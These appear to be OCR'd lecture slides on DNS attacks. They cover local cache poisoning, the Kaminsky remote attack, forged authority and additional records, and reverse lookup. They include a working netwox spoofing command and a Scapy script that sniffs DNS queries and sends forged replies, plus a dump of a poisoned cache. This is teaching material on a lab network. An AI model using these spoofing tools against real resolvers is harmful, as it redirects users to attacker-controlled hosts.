
Launch the Attack via netwox tool



2. Local DNS Server Cache Poisoning Attack




Goal: Forge DNS replies after seeing a query from Local DNS Server (10.0.2.X)



sudo netwox 105 --hostname "www.google.com" \ --hostnameip "1.2.3.0" \
--authns "ns.example.net" \
--authnsip "1.2.3.5" \
--ttl 19000 --spoofip raw \ --filter "src host **10.0.2.X**"


Launch the DNS Server Attack via netwox tool



Attack via Scapy

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt):
        print(">>> Sniffed a DNS requst packet")
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname,
                       type='A', rdata='1.2.3.4',
                       ttl=259200)
        NSsec = DNSRR(rrname="yunwang.net",
        type='NS',
                      rdata='ns.attacker32.com',
                      ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                     aa=1, rd=0, qdcount=1, qr=1,
                     ancount=1, nscount=1,
                     an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        print(">>> Send a spoofed DNS reply packet")
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.X and
dst port 53)', prn=spoof_dns)
```

Goal: Forge DNS replies after seeing a query from Local DNS Server (10.0.2.X)



Dump and View the *poisoned* DNS server's cache


(Server)yunW00_v16_02 [Running]

Terminator — 12:59 PM


/bin/bash


/bin/bash 66x24

```
yunW_00@Server(10.0.2.10):/etc$ clear
[3;J
yunW_00@Server(10.0.2.10):/etc$ sudo rndc dumpdb -cache
yunW_00@Server(10.0.2.10):/etc$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20191018165834
; authanswer
.                       18842   IN NS   ns.example.net.
; authanswer
www.google.com.         18842   A       1.2.3.0
; authauthority
ns.example.net.         18842   NS      ns.example.net.
; additional
                        18842   A       1.2.3.5
;
; Address database dump
```



3. Remote DNS Cache Poisoning Attack






- Will NOT be able to sniff the DNS Query Packet
- Can NOT get some critical information directly
  - Destination Port #
  - Transaction ID
- Spoofed DNS reply must compete with the legitimate DNS reply from legitimate nameserver

Remote DNS Cache Poisoning Attack

Challenges:


- Transaction ID (16-bit random number)

Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to **wait** for the cache to timeout (TTL) for the next attempt.



The Kaminsky Attack


- **Question**: How can we keep forging replies without worrying about the cache effect?
- Kaminsky's Idea:
  - Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
  - Provide forged answer in the **Authority section**



identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

The Kaminsky Attack


```
;; AUTHORITY SECTION:
example.com.          259200   IN    NS    ns.attacker32.com
```



Legitimate Nameserver

Malicious Nameserver

The Kaminsky Attack: A Sample Response



This **random name** will change for each attack attempt

This answer does not matter


```
;; QUESTION SECTION:
;twysw.example.com.           IN   A

;; ANSWER SECTION:
twysw.example.com.    259200  IN   A   1.2.3.4

;; AUTHORITY SECTION:
example.com.          259200  IN   NS  ns.attacker32.com
```

This is what we want the local DNS server to cache

Tell the **DNS server** to use this one as the nameserver for the example.com domain


4. Attacks from Malicious DNS Server

- When a **user** visits a website, such as www.example.com, a DNS query will eventually come to the Malicious DNS Nameserver of attacker32.com.
  - The DNS server can provide an fake IP address
    - in the *answer section* of the response,
  - DNS server can also provide fraudulent information information
    - in the *authority and additional* sections.



identification	flags
number of questions	number of answer RRs
number of authority RRs	number of additional RRs
questions (variable number of questions)	
answers (variable number of resource records)	
authority (variable number of resource records)	
additional information (variable number of resource records)	

Fake Data in the Additional Section





```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A       192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.           259200  IN      A       192.168.0.201
www.facebook.com.        259200  IN      A       192.168.0.202
```

Additional information is provided

They will be **discarded**: **out of zone**.
They will cause security problems if not discarded.

Fake Data in the Authority Section



Sample Reply: Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.             259200  IN      NS      www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.        259200  IN      A       192.168.0.201
```

This one is allowed

This one is NOT allowed (out of zone).
The local DNS server will get the IP address of this hostname by itself.

5. Reply Forgery in Reverse DNS Lookup

- In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.
- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
  - Can the hostname get forged?
- To answer this question, we need to know how to do Reverse DNS lookup

```
yunW_00@Client_v16(10.0.2.18):~$ dig syracuse.edu

; <<>> DiG 9.10.3-P4-Ubuntu <<>> syracuse.edu
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48674
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL:

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;syracuse.edu.                  IN      A

;; ANSWER SECTION:
syracuse.edu.           60      IN      A       128.230.18.200

;; AUTHORITY SECTION:
syracuse.edu.           172659  IN      NS      ns2.syr.edu.
syracuse.edu.           172659  IN      NS      ns1.syr.edu.
```

```
yunW_00@Client_v16(10.0.2.18):~$ dig -x 128.230.18.200

; <<>> DiG 9.10.3-P4-Ubuntu <<>> -x 128.230.18.200
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39492
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa.   IN      PTR

;; ANSWER SECTION:
200.18.230.128.in-addr.arpa. 43 IN      PTR     syr-prod-web.syracuse.edu.
200.18.230.128.in-addr.arpa. 43 IN      PTR     syr-prod-web1.syr.edu.
200.18.230.128.in-addr.arpa. 43 IN      PTR     syr.edu.
```

Reverse DNS Lookup

Step 1: Ask a **root server**.

- We get the nameservers for the **in-addr.arpa** zone.

```
yunW_00@Client_v16(10.0.2.18):~$ dig @a.root-servers.net -x 128.230.18.200

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @a.root-servers.net -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34049
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 13
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa.   IN      PTR

;; AUTHORITY SECTION:
in-addr.arpa.           172800  IN      NS      e.in-addr-servers.arpa.
in-addr.arpa.           172800  IN      NS      f.in-addr-servers.arpa.
in-addr.arpa.           172800  IN      NS      d.in-addr-servers.arpa.
in-addr.arpa.           172800  IN      NS      c.in-addr-servers.arpa.
```

Reverse DNS Lookup

Step 2: Ask a nameserver of the **in-addr.arpa** .

- We get the nameservers for the **128.in-addr.arpa** zone

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @e.in-addr-servers.arpa -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64318
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 6, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa.   IN      PTR

;; AUTHORITY SECTION:
128.in-addr.arpa.       86400   IN      NS      u.arin.net.
128.in-addr.arpa.       86400   IN      NS      x.arin.net.
128.in-addr.arpa.       86400   IN      NS      arin.authdns.ripe.net.
```

Reverse DNS Lookup

Step 3: Ask a nameserver of the **128.in-addr.arpa** .

- We get the nameservers for the **230.128.in-addr.arpa** zone

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @u.arin.net -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47091
;; flags: qr rd; QUERY: 1, ANSWER: 0, AUTHORITY: 2, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa.   IN      PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa.   86400   IN      NS      ns2.syr.edu.
230.128.in-addr.arpa.   86400   IN      NS      ns1.syr.edu.
```

Reverse DNS Lookup

Step 4: Ask a nameserver of the **230.128.in-addr.arpa** .

- We find the hostname (syr.edu) for the given IP

```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns2.syr.edu -x 128.230.18.200
; (2 servers found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63453
;; flags: qr aa rd; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;200.18.230.128.in-addr.arpa.   IN      PTR

